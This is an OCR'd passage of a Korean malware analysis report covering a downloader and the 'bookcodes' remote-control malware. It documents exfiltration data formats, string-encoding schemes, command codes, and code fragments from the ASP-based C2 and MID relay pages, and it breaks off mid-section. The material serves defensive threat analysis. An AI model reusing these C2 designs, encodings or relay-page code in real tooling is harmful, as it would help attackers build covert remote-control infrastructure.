
1차 다운로드 지로 데이터를 전송할 때마다 json 형태로 전달하는데, 그 구조는 아래와 같다. 인코딩 된 2차 다운로드지 주소와 랜덤으로 생성한 key, 암호화한 데이터가 항상 전송된다.

[그림 4-12] 다운로더 악성코드 데이터 전송 구조

```
{
        "[random value]" : "[ 인코딩 된 2차 다운로드지 ]"
        "[decrypt key]" : "[ 암호화 된 데이터 ]"
}
```

악성코드가 2차 다운로드 지를 전송할 때 사용되는 인코딩 방식은 아래와 같다. 특정 테이블을 이용하여 랜덤한 위치의 문자와 교환되고, 그 위치를 함께 덧붙여서 문자열을 생성한다.

[그림 4-13] 2차 다운로드 지 인코딩 방식 예시



악성코드가 수집하고 유출하는 감염기기의 정보는 아래와 같다. 가용 메모리, 제품 타입 등 일반적인 악성코드보다 더 많은 정보를 수집한다. 각 악성행위 단계별로 부여된 고유 ID값을 가장 앞에 덧붙이고, 수집한 모든 값을 XOR로 연산한 해시 값을 가장 뒤에 추가로 덧붙여서 전송한다.

[표 4-8] 다운로더가 수집하는 감염기기 정보 목록

유형	데이터				
식별자	악성행위 단계별 ID			감염기기의 16byte 랜덤 ID	
PC 기본 정보	컴퓨터 명		프로세서 명		프로세서 수
시스템 정보	시스템 제조업체			시스템 제품 명	
운영체제 정보	Major 버전	Minor 버전	빌드 버전	제품 타입	64bit 여부
메모리 정보	현재 설치된 메모리 크기			가용 메모리 포함 전체 메모리 크기	
기타 정보	설치된 백신 명			정상 ntoskrnl.exe 파일 버전	
hash	데이터 XOR hash				

악성코드는 특정 16진수 값을 이용하여 악성행위 단계와 실행 모드를 구분한다. 이때 악성코드의 특이점으로는 WinHTTP 방식으로 접속 후, 실패 시 WinInet 방식으로 연결을 시도하는 2가지 모드를 지원한다는 점이다.

[표 4-9] 다운로더가 사용하는 특정 16진수 값 목록

값	용도	의미
0xF07D6B34	감염기기 정보 전송	감염기기 정보, 암호화 key, 2차 다운로드 지 전송
0xEF8C0D51	악성코드 요청	감염기기 ID, 암호화 key, 2차 다운로드 지 전송
0xCB790A25	악성코드 수신 확인	
0xD7B20A96	악성코드 실행 확인	
0x59863F09	WinHTTP API 모드	WinInet보다 높은 속도, 성능과 제약 없는 동시접속 가능, 압축 지원 안함
0xA9348B57	WinInet API 모드	WinHTTP의 상위 집합으로 보다 다양한 기능 포함, 압축 지원

3 다운로드 지

1,2차 다운로드 지는 모두 ASP페이지로 동작한다. 1차 다운로드 페이지는 확보하는데 성공하였지만, 2차 다운로드 페이지는 분석 당시 이미 삭제되어 확보하지 못하였다. 1차 다운로드 페이지는 2가지 모드를 가지고 있는데, 악성코드가 사용하는 모드는 translate이다. redirect 모드는 쿼리로 받은 URL로 리다이렉트 시켜주는 단순한 기능을 가지고 있다.

[표 4-10] 1차 다운로드 페이지가 사용하는 모드

Mode	기능	Method	요청자
translate	정보유출 및 악성코드 다운로드	POST	악성코드
redirect	페이지 리다이렉트	GET	확인불가

translate 모드는 악성코드로부터 받은 값을 디코딩하여 2차 다운로드 지 주소를 획득 후 접속을 시도한다. 2차 다운로드 지로 감염기기의 정보를 보내고 악성코드 데이터를 다운로더 악성코드에 반환해준다. 이 페이지에는 다운로더 악성코드가 가지고 있는 테이블과 동일한 테이블이 디코딩에 사용된다.

[그림 4-14] 1차 다운로드 지 코드 일부

```
FUnCtIon GetInfo(ByVaL Data):
    Const Pattern="0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ/:.":
    Const Symbol="xmSub7GMQYhfi0kp.coDOnE8W2vV/H6NZle3LKUqsyzaCIjwAg9F4PtJdrTRBX1:5":
```

3. 최종 원격제어

감염 시스템을 제어하기 위해 사용되는 최종 원격제어 악성코드를 "bookcodes"라고 명명하였다. 이는 악성코드가 C2서버와 통신하며 상태를 체크할 때 주로 사용하는 문자열이다.

가 "bookcodes" 원격제어 악성코드

1 C2 목록 저장 방식

악성코드는 실행된 방식에 따라 C2정보를 보유하고 있는 방식이 다르지만 동일한 업데이트 기능을 가지고 있다.

[표 4-11] 원격제어 악성코드 별 C2 업데이트 방식

단계	모체	최초 C2 참조	이후 C2 업데이트 방식
최초 감염	악성 한글 문서	하드코딩 된 C2를 메모리에 저장	메모리에서 업데이트
지속성 유지	드랍퍼	perf91nc.inf을 읽고 메모리에 저장	

2 로그 저장

드랍퍼로 인해 설치되는 원격제어 악성코드와는 다르게 한글 문서에 의해 최초 설치되는 경우 실행이 제대로 되었는지 파악하기 위해 각 악성행위 단계 별 로그를 특정 파일에 저장한다.


[표 4-12] 원격제어 악성코드가 생성하는 로그 파일 경로 및 내용

단계	설명
로그 파일 경로	C:₩Windows₩Temp₩server_dll.log
악성행위 시작 로그	Start...
시스템 정보 수집 로그	After GetOwnInfo...

3 문자열 인코딩

악성코드에 사용되는 일부 문자열들은 모두 XOR로 인코딩 되어있다. 문자열 전체 길이를 반복하면서 원본 값과 인덱스 값과 0x33을 XOR하여 원본 문자열을 추출한다.


[그림 4-15] bookcodes 악성코드 문자열 인코딩 방식



4 데이터 암호화

악성코드가 수집한 시스템 정보 목록 또는 명령 결과, 그리고 C2서버로부터 받는 명령과 같은 모든 통신할 때 사용되는 데이터는 RC4 암호화와 base64 인코딩이 적용된다.

[그림 4-16] bookcodes 악성코드 데이터 암호화 방식 예시



5 감염기기 정보 수집 및 전송


악성코드는 최초 실행 시 감염 시스템의 정보를 수집하여 다음과 같이 C2서버에 전송한다. 공격자는 해당 정보를 수신하여 감염된 시스템의 환경을 확인한다. 0x20001이라는 값은 악성코드의 버전을 구분하기 위한 값으로 추정된다.

[표 4-13] 원격제어 악성코드가 수집하는 감염기기 정보 목록

유형	데이터					
길이	데이터 총 길이					
식별자	감염기기의 8byte 랜덤 ID					
타이머 설정	타이머 설정 여부 및 실행 여부 체크					
PC 기본 정보	로컬 IP	컴퓨터 명	유저 명	국가	프로세서 명	문자 세트
운영체제 정보	운영체제 종류		운영체제 버전		서비스 팩 버전	
메모리 정보	현재 설치된 메모리 크기					
악성코드 버전	0x20001					

감염기기의 정보를 전송할 때의 데이터 구조는 아래와 같다.


[그림 4-17] 감염기기 정보 전송 시 데이터 구조



6 명령 수신 및 결과 전송

공격자가 악성코드를 통해 추가 정보수집, 추가 악성코드 감염 등을 위해 보내는 명령 구조는 아래와 같다.

[그림 4-18] 명령 전송 시 데이터 구조



7 원격제어 전체 명령

악성코드가 사용하는 전체 명령 별 원격제어 행위는 아래와 같다.

[표 4-14] 원격제어 악성코드 전체 명령

명령	설명	명령	설명
0x97853646	연결된 드라이브 정보 수집	0x97863654	원격제어 명령 종료
0x97853647	디렉토리 리스팅	0x97853655	실행중인 프로세스 정보 수집
0x97853648	파일 복사 후 업로드	0x97853656	시스템 정보 전송
0x97853649	파일 삭제	0x97853657	현재 상태 전송(C2정보, 서비스명 등)
0x9785364A	파일 완전 삭제	0x97853658	C2 주소 업데이트
0x9785364B	다운로드 파일	0x97853659	악성코드 현재 상태 확인
0x9785364D	업로드 파일	0x9785365B	유저 권한으로 프로세스 생성
0x9785364E	임시 파일 압축 및 업로드	0x9785365C	명령 실패
0x9785364F	프로세스 생성	0x9785365D	명령 성공
0x97853651	파일 시간 변조	0x97853660	로컬 시스템 시간 확인
0x97853652	서버에서 수신된 주소로 통신 시도	0x97853661	작업 디렉토리 확인
0x97853653	수신 받은 명령 실행	0x97853662	작업 디렉토리 변경

나 C2서버

bookcodes 원격제어 악성코드의 C2서버도 ASP페이지로 동작한다. 페이지는 전송 데이터가 웹 로그에 남지 않는 POST로 통신을 시도하며, 악성코드와 공격자 사이에 위치하여 프록시 역할을 한다.

1 C2 페이지 기능 목록

C2 페이지는 크게 데이터 전달과 로그 저장의 기능으로 나누어진다. 악성코드와 공격자에게 데이터를 받거나 전송하는 역할이 가장 크며, 그 외에 감염기기의 ID값을 저장하는 기능이 있다. 또한 이 C2 페이지들을 관리하는 MID라는 지점이 존재하는데, 감염자가 C2 페이지에 접속하면 MID로 감염기기의 IP, 접속이 이루어진 C2페이지 주소를 전송하게 된다.

[표 4-15] C2 페이지가 사용하는 모드

Mode	기능	모드 별 요청자
Information	MID 주소가 저장된 파일 업데이트	공격자
Savec	C2서버로 감염기기별 명령 전송	
Read	C2서버로부터 감염기기별 명령결과 수신	
Restore	감염기기 ID 로그 파일 수집	
Communication	감염기기 ID 저장 및 MID로 전달	악성코드
Load	C2서버로부터 명령 수신	
Saves	C2서버로 감염정보 및 명령결과 전송	

아래의 MID 페이지의 기능을 통해 공격자는 C2 페이지들의 정보를 모두 수집할 수 있으며, 어떤 C2 페이지에서 어떤 감염기기가 접속했는지 확인 가능하다. 공격자는 MID 페이지의 정보를 주기적으로 수집한다. 공격자는 freeboard 기능 최초 사용 시 tableno 파라미터에 1을 전송함으로서 로깅 기능을 활성화시킬 수 있으며, 공격자가 요청하고 60초 내외로 연결이 이루어진 감염기기만 저장된다. 즉, 공격자가 원할 때에만 감염된 기기의 IP와 명령조종지인 C2 정보를 MID에서 수집하고 확인 후 C2를 통해 명령을 내리는 것이다.

[표 4-16] MID 페이지가 사용하는 모드

Mode	기능	요청자
qnaboard	접속된 C2 페이지 및 감염기기 정보 수신 후 저장	C2 페이지
freeboard	기능 활성화 또는 qnaboard로 쌓인 데이터 요청	공격자

[그림 4-19] MID 페이지 코드 일부 (감염기기 ID, 감염기기 IP, C2 페이지 주소 저장)

```
Config = objTextStream.ReadAll
ConfigArray = Split(Config, ":")
ServerURL = "http://" & ConfigArray(0) & ":" & ConfigArray(1)
SelfURL = "http://" & Request.ServerVariables("SERVER_NAME") & Request.ServerVariables("URL")
ClientIP = getIpAddress()
ServerInfo = base64_encode(ID) & "[](<" & base64_encode(ClientIP) & "][)<" & base64_encode(SelfURL)
```

2 C2서버 접속 시 응답 값

bookcodes 악성코드는 C2 페이지와 통신하며 아래와 같은 값을 통해 연결 상태를 확인한다.


[표 4-17] bookcodes 별 의미

Mode	C2 페이지	MID
bookcodes:200	200 Success	200 Success
bookcodes:300	파일 읽기 및 설정 실패	-
bookcodes:400	MID 페이지 404 Not Found	요청 시간 초과
bookcodes:500	MID 페이지 접속 실패	-
bookcodes:600	-	로그 파일 읽기 실패

다 원격제어 프레임워크

원격제어 전체 통신 구조는 원격제어 악성코드, C2 페이지, MID 페이지 그리고 공격자로 이루어져 있다. 전체적인 동작은 아래와 같다.


[그림 4-20] 원격제어 통신 개요



1 악성코드 감염 시 동작 순서

악성코드에 감염 시 실제 원격제어 프레임워크는 아래와 같이 동작하게 된다.

